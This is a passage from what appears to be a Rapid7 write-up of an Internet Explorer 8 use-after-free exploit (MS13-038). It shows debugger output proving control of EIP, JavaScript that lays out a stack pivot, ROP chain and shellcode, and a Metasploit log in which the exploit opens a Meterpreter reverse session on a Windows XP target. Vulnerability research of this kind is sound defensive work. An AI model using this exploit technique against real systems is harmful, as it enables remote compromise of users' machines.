eax=0280ead0 ebx=02e81708 ecx=00192f90 edx=41414141 esi=0201f0b8
edi=00000000
eip=41414141 esp=0201f088 ebp=0201f0a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_pi.dll>+0x41414140:
41414141 ??              ???

0:008> u mshtml!CElement::Doc
mshtml!CElement::Doc:
6363fcc4 8b01            mov     eax,dword ptr [ecx]
6363fcc6 8b5070          mov     edx,dword ptr [eax+70h]
6363fcc9 ffd2            call    edx  ← This is 0x41414141
```


The above proves that we have successfully gained control of the crash. We just need to setup the layout in ECX properly (the shellcode parameter), so that when it references [EAX+70h], it ends up loading our stack pivot, execute our ROP chain, and then finally our shellcode. For example:

```
sparkle = unescape("ABCD");
for (i=0; i < 2; i++) {
        sparkle += unescape("ABCD");
}
sparkle += unescape("AB");
sparkle += unescape("#{js_payload}");
magenta = unescape("#{align_esp}");

for (i=0; i < 0x70/4; i++) {
        if (i == 0x70/4-1) { magenta += unescape("#{xchg_esp}"); }
        else               { magenta += unescape("#{align_esp}"); }
}

magenta += sparkle;  //magenta = the shellcode parameter
```

In case you're not much of a code reader, let's help you visualize this execution flow:


Gadgets to align ESP
Offset 70h – stack pivot here
Junk to align ROP
ROP Chain
Shellcode
#2 – The pivot redirects us to the beginning of the buffer
#1 – CALL EDX loads this first
#3 – The ESP alignment lands us right on the ROP chain
#4 – After the ROP, we're now able to execute our shellcode.

And finally, we are rewarded with a shell:



```
msf exploit(ie_cgenericelement_uaf) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.76:4444
[*] Using URL: http://0.0.0.0:8080/lyo2yvTmaxLmt9
[*]  Local IP: http://10.0.1.76:8080/lyo2yvTmaxLmt9
[*] Server started.
msf exploit(ie_cgenericelement_uaf) > [*] 10.0.1.79        ie_cgenericelement_uaf - Requesting: /lyo2yvTmaxLmt9
[*] 10.0.1.79        ie_cgenericelement_uaf - Target selected as: IE 8 on Windows XP SP3
[*] 10.0.1.79        ie_cgenericelement_uaf - Sending HTML...
[*] Sending stage (751104 bytes) to 10.0.1.79
[*] Meterpreter session 2 opened (10.0.1.76:4444 -> 10.0.1.79:2769) at 2013-05-30 16:16:05 -0500
[*] Session ID 2 (10.0.1.76:4444 -> 10.0.1.79:2769) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1980)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3800
[+] Successfully migrated to process

msf exploit(ie_cgenericelement_uaf) > 
```

References

- http://www.deependresearch.org/2012/08/java-7-0-day-vulnerability-information.html
- http://www.guardian.co.uk/technology/2012/aug/30/java-exploit-asian-hackers-says-symantec?newsfeed=true
- http://www.fireeye.com/blog/technical/cyber-exploits/2012/08/zero-day-season-is-not-over-yet.html
- http://technet.microsoft.com/en-us/security/bulletin/ms13-038
- http://eromang.zataz.com/2013/05/10/department-of-labor-watering-hole-campaign-review/
- http://www.computerworld.com/s/article/9215444/RSA_hackers_exploited_Flash_zero_day_bug
- https://community.rapid7.com/community/metasploit/blog/2013/03/04/new-heap-spray-technique-for-metasploit-browser-exploitation
- https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
- http://skypher.com/wiki/index.php?title=Www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php
- http://eromang.zataz.com/2012/12/29/attack-and-ie-0day-informations-used-against-council-on-foreign-relations/
- http://www.fireeye.com/blog/technical/malware-research/2012/12/council-foreign-relations-water-hole-attack-details.html
- http://threatpost.com/ie-8-zero-day-pops-up-in-targeted-attacks-against-korean-military-sites/
- https://community.rapid7.com/community/metasploit/blog/2013/05/05/department-of-labor-ie-0day-now-available-at-metasploit
- http://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/
- http://msdn.microsoft.com/en-us/library/ms533592(v=vs.85).aspx
-

Credit

RAPID7